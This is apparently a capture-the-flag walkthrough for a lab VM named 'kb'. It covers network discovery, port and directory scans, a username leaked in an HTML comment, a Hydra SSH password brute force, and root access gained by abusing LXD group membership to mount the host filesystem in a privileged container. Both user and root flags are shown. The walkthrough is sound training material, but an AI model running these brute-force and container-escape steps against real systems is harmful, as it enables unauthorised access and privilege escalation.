Netdiscover to get target machine IP address.

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      2     120  Unknown vendor
10.0.2.3        08:00:27:6f:7a:9e      2     120  PCS Systemtechnik GmbH
10.0.2.9        08:00:27:09:6b:fc      3     180  PCS Systemtechnik GmbH
```

Nmap scan, 3 ports open http,ftp and ssh.

```
└── $nmap -A -p- kb
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-06 23:45 +08
Nmap scan report for kb (10.0.2.9)
Host is up (0.00043s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 95:84:46:ae:47:21:d1:73:7d:2f:0a:66:87:98:af:d3 (RSA)
|   256 af:79:86:77:00:59:3e:ee:cf:6e:bb:bc:cb:ad:96:cc (ECDSA)
|_  256 9d:4d:2a:a1:65:d4:f2:bd:5b:25:22:ec:bc:6f:66:97 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: OneSchool &mdash; Website by Colorlib
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Ftp reveals nothing useful so far.

```
ftp> open
(to) kb
Connected to kb.
220 (vsFTPd 3.0.3)
Name (kb:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

Gobuster scan, nothing useful turned up.

```
┌─[user@parrot-virtual]─[~/Desktop]
└──╼ $./scan.sh http://kb
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://kb
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     html,txt,js,php,php3,php5,phtml,bak,bk
[+] Timeout:        10s
===============================================================
2020/11/06 23:35:11 Starting gobuster
===============================================================
/index.html (Status: 200)
/images (Status: 301)
/css (Status: 301)
/js (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
===============================================================
2020/11/06 23:38:37 Finished
===============================================================
```

Webpage, here is where I got stuck, seeing some writeups on the web, they point to seeing the source code of the webpage.

```
</div>
<!-- Username : sysadmin -->
```

Having the username, proceed to do a bruteforce to gain password for username sysadmin.

```
[22][ssh] host: kb   login: sysadmin   password: password1
[STATUS] attack finished for kb (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-07 00:05:52
┌─[user@parrot-virtual]─[/tmp]
└──╼ $hydra -l sysadmin -P rockyou.txt ssh://kb -vV -f -I
```

User flag.

```
sysadmin@kb-server:~$ cat user.txt
48a365b4ce1e322a55ae9017f3daf0c0
sysadmin@kb-server:~$
```

Nothing useful so far.

```
sysadmin@kb-server:/var/www/html/scss$ find / -type f -perm -4000 2> /dev/null | xargs ls -lah {}
ls: cannot access '{}': No such file or directory
-rwsr-xr-x 1 root   root        31K Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root   root        43K Sep 16 18:43 /bin/mount
-rwsr-xr-x 1 root   root        63K Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root   root        44K Mar 22  2019 /bin/su
-rwsr-xr-x 1 root   root        27K Sep 16 18:43 /bin/umount
-rwsr-sr-x 1 daemon daemon      51K Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root   root        75K Mar 22  2019 /usr/bin/chfn
-rwsr-xr-x 1 root   root        44K Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root   root        75K Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root   root        37K Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root   root        40K Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root   root        37K Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root   root        59K Mar 22  2019 /usr/bin/passwd
-rwsr-xr-x 1 root   root        22K Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root   root       146K Jan 31  2020 /usr/bin/sudo
-rwsr-xr-x 1 root   root        19K Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-- 1 root   messagebus  42K Jun 11 18:25 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root   root        10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root   root       427K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root   root        14K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root   root       111K Jul 10 14:00 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root   root        99K Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
```

Kernel is fairly recent.

```
sysadmin@kb-server:/var/www/html/scss$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.5 LTS
Release:        18.04
Codename:       bionic
sysadmin@kb-server:/var/www/html/scss$ uname -a
Linux kb-server 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
sysadmin@kb-server:/var/www/html/scss$
```

I missed this part, after compromising the machine, it appears that this is the standard way to escalate priv.

```
sysadmin@kb-server:/var/www/html/scss$ find /etc -type f -writable 2> /dev/null
/etc/update-motd.d/00-header
sysadmin@kb-server:/var/www/html/scss$
```

Not able to run any sudo commands.

```
sysadmin@kb-server:/var/www/html/scss$ sudo -l
[sudo] password for sysadmin:
Sorry, user sysadmin may not run sudo on kb-server.
sysadmin@kb-server:/var/www/html/scss$
```

Saw lxd as ways to escalate privileges.

```
sysadmin@kb-server:/var/www/html/scss$ id
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
sysadmin@kb-server:/var/www/html/scss$
```

Basically, just follow instructions on -> https://www.hackingarticles.in/lxd-privilege-escalation/

```
sysadmin@kb-server:/var/www/html/scss$ lxc list
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first container, try: lxc launch ubuntu:18.04

+------+-------+------+------+------+-----------+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |
+------+-------+------+------+------+-----------+
sysadmin@kb-server:/var/www/html/scss$
```


```
sysadmin@kb-server:/tmp$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (btrfs, dir, lvm) [default=btrfs]: dir
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
Would you like LXD to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
sysadmin@kb-server:/tmp$ lxc init myimage hello -c security.privileged=true
Creating hello
sysadmin@kb-server:/tmp$ lxc list
+-------+---------+------+------+------------+-----------+
| NAME  |  STATE  | IPV4 | IPV6 |    TYPE    | SNAPSHOTS |
+-------+---------+------+------+------------+-----------+
| hello | STOPPED |      |      | PERSISTENT | 0         |
+-------+---------+------+------+------------+-----------+
sysadmin@kb-server:/tmp$ lxc config device add hello mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to hello
sysadmin@kb-server:/tmp$ lxc start hello
```

```
┌─[user@parrot-virtual]─[/tmp]
└─$git clone  https://github.com/saghul/lxd-alpine-builder.git
```

```
┌─[root@parrot-virtual]─[/tmp/lxd-alpine-builder]
└──╼ #./build-alpine
Determining the latest release... v3.12
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.12/main/x86_64
Downloading alpine-mirrors-3.5.10-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading alpine-keys-2.2-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading apk-tools-static-2.10.5-r1.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
alpine-devel@lists.alpinelinux.org-4a6a0840.rsa.pub: OK
Verified OK
```

At this point, we pretty much compromised this machine.

```
sysadmin@kb-server:/tmp$ lxc exec hello /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # ls -lah
total 12K
drwx------    2 root     root        4.0K Nov  6 16:20 .
drwxr-xr-x   19 root     root        4.0K Nov  6 16:20 ..
-rw-------    1 root     root          11 Nov  6 16:20 .ash_history
~ # 
```


~ # ls -lah
total 12K
drwx------ 2 root root 4.0K Nov 6 16:20 .
drwxr-xr-x 19 root root 4.0K Nov 6 16:20 ..
-rw------- 1 root root 11 Nov 6 16:20 .ash_history
~ # cd /mnt/root
/mnt/root # ls -lah
total 2G
drwxr-xr-x 24 root root 4.0K Nov 6 15:27 .
drwxr-xr-x 3 root root 4.0K Nov 6 16:20 ..
drwxr-xr-x 2 root root 4.0K Nov 6 15:26 bin
drwxr-xr-x 4 root root 4.0K Nov 6 15:27 boot
drwxr-xr-x 2 root root 4.0K Aug 22 16:56 cdrom
drwxr-xr-x 20 root root 3.9K Nov 6 15:26 dev
drwxr-xr-x 92 root root 4.0K Nov 6 15:26 etc
drwxr-xr-x 3 root root 4.0K Aug 22 17:53 home
lrwxrwxrwx 1 root root 34 Nov 6 15:27 initrd.img -> boot/initrd.img-4.15.0-122-generic
lrwxrwxrwx 1 root root 34 Aug 22 16:57 initrd.img.old -> boot/initrd.img-4.15.0-112-generic
drwxr-xr-x 22 root root 4.0K Aug 22 16:57 lib
drwxr-xr-x 2 root root 4.0K Aug 6 22:37 lib64
drwx------ 2 root root 16.0K Aug 22 16:55 lost+found
drwxr-xr-x 2 root root 4.0K Aug 6 22:35 media
drwxr-xr-x 2 root root 4.0K Aug 6 22:35 mnt
drwxr-xr-x 2 root root 4.0K Aug 6 22:35 opt
dr-xr-xr-x 128 root root 0 Nov 6 15:23 proc
drwx------ 4 root root 4.0K Aug 22 17:54 root
drwxr-xr-x 29 root root 1020 Nov 6 16:19 run
drwxr-xr-x 2 root root 12.0K Nov 6 15:26 sbin
drwxr-xr-x 2 root root 4.0K Aug 22 17:02 snap
drwxr-xr-x 3 root root 4.0K Aug 22 17:33 srv
-rw------- 1 root root 1.9G Aug 22 16:58 swap.img
dr-xr-xr-x 13 root root 0 Nov 6 15:23 sys
drwxrwxrwt 10 root root 4.0K Nov 6 16:17 tmp
drwxr-xr-x 10 root root 4.0K Aug 6 22:35 usr
drwxr-xr-x 14 root root 4.0K Aug 22 17:59 var
lrwxrwxrwx 1 root root 31 Nov 6 15:27 vmlinuz -> boot/vmlinuz-4.15.0-122-generic
lrwxrwxrwx 1 root root 31 Aug 22 16:57 vmlinuz.old -> boot/vmlinuz-4.15.0-112-generic
/mnt/root # cd root
/mnt/root/root # ls -lah
total 32K
drwx------ 4 root root 4.0K Aug 22 17:54 .
drwxr-xr-x 24 root root 4.0K Nov 6 15:27 ..
-rw------- 1 root root 1.5K Aug 22 18:04 .bash_history
-rw-r--r-- 1 root root 3.0K Apr 9 2018 .bashrc
drwxr-xr-x 3 root root 4.0K Aug 22 17:07 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwx------ 2 root root 4.0K Aug 22 17:02 .ssh
-rw-r--r-- 1 root root 33 Aug 22 17:54 flag.txt
/mnt/root/root # cat flag.txt
1eedddf9fff436e6648b5e51cb0d2ec7
/mnt/root/root #